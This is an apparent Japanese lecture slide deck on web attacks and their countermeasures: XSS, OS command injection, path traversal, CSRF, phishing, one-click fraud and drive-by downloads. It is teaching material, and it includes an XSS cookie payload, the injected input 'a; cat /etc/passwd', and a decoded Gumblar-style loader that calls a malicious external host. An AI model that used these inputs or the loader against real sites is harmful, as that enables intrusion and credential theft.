

# クッキーの漏えい例

```
<script> alert(document.cookie);  
</script>
```



クッキー(ブラウザへ格納  
された秘密情報)の露見

# 4. コマンドインジェクション




# OSコマンドインジェクションの例

---

- サイト内の単語検索プログラムの例
- フォームから検索キーワード(変数KEY)を入力
- CGIは外部プログラムsearchにキーワードを渡す
  - search \$KEYとすると渡せるとする
- searchは検索結果を出力するのでCGIがそれをそのまま表示
- 検索キーワードに「a; cat /etc/passwd」と入力
  - ;はUNIXで「複数コマンド実行」のための区切り文字  
cat /etc/passwdはUNIXのパスワードデータベースを表示
- CGIは「search a; cat /etc/passwd」を実行してしまう
  - 両方実行してしまい接続された結果を画面表示
- OSで利用できる全てのプログラムが実行可能
  - それはすなわちWebサーバで自由にプログラムが実行できる  
=乗っ取れる

# 5. パストラバーサル

- <http://www.news.com/politics/index.html>



# パストラバーサル の例

- CGIの挙動をFORMのhiddenパラメータで変更するようになった(うかつな)例

- ```
<FORM action="form.cgi" method="POST">  
名前<INPUT type="text" name="id">  
<INPUT type="hidden" name="users" value="userlist.txt">  
<INPUT type="hidden" name="error" value="error.html">  
</FORM>
```

CGIで使う  
ユーザー一覧データの  
ファイル名？

エラー発生時の  
メッセージ画面用  
HTMLファイル？

- このFORMを含むHTMLをダウンロードし書き換え

```
<INPUT type="hidden" name="users" value="userlist.txt">  
<INPUT type="hidden" name="error" value="userlist.txt">
```

エラー発生時に  
表示されるよう  
仕向ける


- 実行しわざとエラーを起こすとユーザー一覧が丸見え



# 6. CSRF Cross site request forgery

## ■ クロスサイトリクエストフォージェリー


- 意図しない掲示板書き込みや注文の発注を招く攻撃



# 対策：“nonce” ナンス 一度の乱数

## ■ number used once

- 相手が再送していないことを保証する「**フレッシュ**」な乱数  $n_1$



# 7. フィッシングサイトの例

偽物 <http://fas-go-jp-security.kensatutyo.com>

The screenshot shows a browser window with the URL <http://fas-go-jp-security.kensatutyo.com/>. The page features the FSA logo and navigation links for disaster relief information and the Prime Minister's Office. A login form is present with the following fields:

個人情報認証	
登録番号	<input type="text"/>
登録パスワード	<input type="password"/>
メールアドレス	<input type="text"/>
メールアドレス	<input type="text"/>
第2認証番号	<input type="text"/>

Below the form is a button labeled "次へ". At the bottom, a red warning message reads: "個人信用情報機関より提供を受けた個人信用情報、ならびに金融分野における個人情報保護に関するガイドライン(平成16年金融庁告示第67号)に定められた機微(センシティブ)情報は、銀行法施行規則等に基づき限定されている目的以外では利用いたしません。"

本物 <http://www.fsa.go.jp/>

The screenshot shows the official FSA website (<http://www.fsa.go.jp/>). It features the FSA logo, navigation links, and a news section. The news section includes a headline: "平成28年熊本地震関連情報 (平成28年6月1日更新)". A red warning banner at the bottom reads: "ご注意ください! お困りの際は、ご相談を!".

Navigation links: 広報報道, 利用者の方へ, 金融庁について, 金融機関情報, 法令・指針等, 国際関係, 公表物

News section: 平成28年熊本地震関連情報 (平成28年6月1日更新)


「平成28年熊本地震金融庁相談ダイヤル」  
0120-156811 (フリーダイヤル) 【平日10時00分～17時00分】  
※IP電話からは03-5251-6813におかけください。

Warnings: 金融庁を騙った文書にご注意ください NEW, 預金口座開設の勧誘に関する注意喚起について, 銀行を名乗る者等による預金の勧誘について, 振り込み詐欺等の撲滅に向けた注意喚起活動について

Other warnings: 義援金を装った詐欺にご注意! NEW, 詐欺的な投資勧誘等にご注意ください!, 無登録の海外所在業者による勧誘にご注意ください, NISA口座における上場株式の配当金等受取方式に関する注事項について (NISAで上場株式・ETF・REITに投資される)

フィッシング対策協議会「金融庁をかたるフィッシング (2015/10/16)」  
[http://www.antiphishing.jp/news/alert/fsa\\_20151016.html](http://www.antiphishing.jp/news/alert/fsa_20151016.html)

# 8. 中間者攻撃



平文を  
盗聴

# 9. ワンクリック詐欺

ご入会ありがとうございました！

アダルトコンテンツ契約  
ご利用規約同意済み  
年齢承認同意済み

¥ 62,000

個体識別番号：XXXXXXXXXX

お客様ご登録情報

ご入会日：20XX/XX/XX

お客様 ID：XXXXXXXX

端末情報：XXXXXXXX


プロバイダ情報：XXXXXXXX

ご利用期間：20XX/XX/XX ~ 20XX/XX/XX

入会日より3日以内に  
ご利用料金をお振込ください

# 10. ドライブバイダウンロード (DbD)

- 感染経路の隠蔽
- 攻撃サイトを対策しても、リダイレクト先の変更により攻撃が継続可能



# Gumblarによるマルウェア感染

---

- インターネット上の脅威の巧妙化・複雑化
  - 組織的犯罪者によるマルウェア攻撃が急増
    - ≫ Conficker(2008年11月)
    - ≫ Gumblar(2009年4月)
    - ≫ Stuxnet(2010年7月)
- Gumblarによるマルウェア感染
  - 改ざんサイトを閲覧しただけでマルウェアに感染
    - ≫ JR東日本、ローソンなどの有名企業も改ざん被害に

# 難読化

```
<script>/*PANASONIC*/ document.write(' <script src=' + h&! (t#&#t#p#) $:#&/@$ (/) #i (n&$t& (e!@&r&!#i@&^a$&()-$)^)p)$(^!#!. $b^&@(h&)#a@&($r&#a$$#t^@(s#t$)&u@!d)!e)!n#t#))@$. )# @c$)o#m$@. $y)&&i$^e!@&l@&d!m^a)@ ^#)n((#a^g^&e&#r)^-^#c&!$&o(m$. $)@^^g$)^!u@^i& ^^&&d!e^!r!#o()s&!e$$.@r^u#)()#:)&&#8($&0)#@8@)0$&/$(g(o#o&!#g($)|^(^e$. !c)!o$(@!m$ #$/!g!#!@(o#&)(o^g!&@l)(e#$.$(!c!&^&o@^@m$&/&g#o@o@g@!#l))&^e&@.#h@()r) /@!m@y$ e^)^$g!$y!^^^.^(c##o#)(&m$(/&!!@g(#o&!##(o#@$g@(|&$!$e^&^^)u&^(s(^e!@&r!!$c$)o&n&&t#!$e)n)(!&t@!.@@!c((o^@&m^)#^/#$@@'.replace(/¥$|¥!|&|¥(|¥)|@|¥^|#/ig, ''')+ ' defer=defer></scr'+ ' ipt>');</script>
```



解読すると...

```
<script>/*PANASONIC*/ document.write(' <script src=' + 'http://interia-pl.bharatstudent .com.yieldmanager-com.guideroose.ru:8080/google.com/google.com/google.hr/myegy.com/g oogleusercontent.com/' + ' defer=defer></scr'+ ' ipt>');</script>
```

攻撃サイトへ  
リダイレクト



# 攻撃まとめ：入力データと脆弱性

脆弱性	入力するデータ	影響	標的
(1) SQLインジェクション	SQL文	データベースのデータの漏えい	データベースサーバ
(2) クロスサイトスクリプティング	javascript, html	ブラウザのクッキーなどの秘密情報を漏えい	ブラウザ
(3) OSコマンドインジェクション	OSのコマンド	サーバの破壊, ファイル消去など	サーバ
(5) クロスサイトリクエストフォージェリー	-	意図しない掲示板への送信など	ブラウザ(の冤罪)

---

# 対策技術

# 対策

---

- XSSを防止するには
  - サニタイジング(衛生化)
  - FORMの文字列の中に“<”や“>”が入らないように検査する
- CSRFを防止するには
  - Nonce (乱数)

# サニタイジング

---

## ■ サニタイジング (清潔にする, 消毒する)

```
$変換後変数 = htmlspecialchars($入力変数);
```

›› 入力変数に含まれるタグをHTMLの実体参照に置き換える.

実体参照	&lt;	&gt;	&amp;	&quot;	&#9832
表記	<	>	&	"	☹


# その他の対策(参考)

---

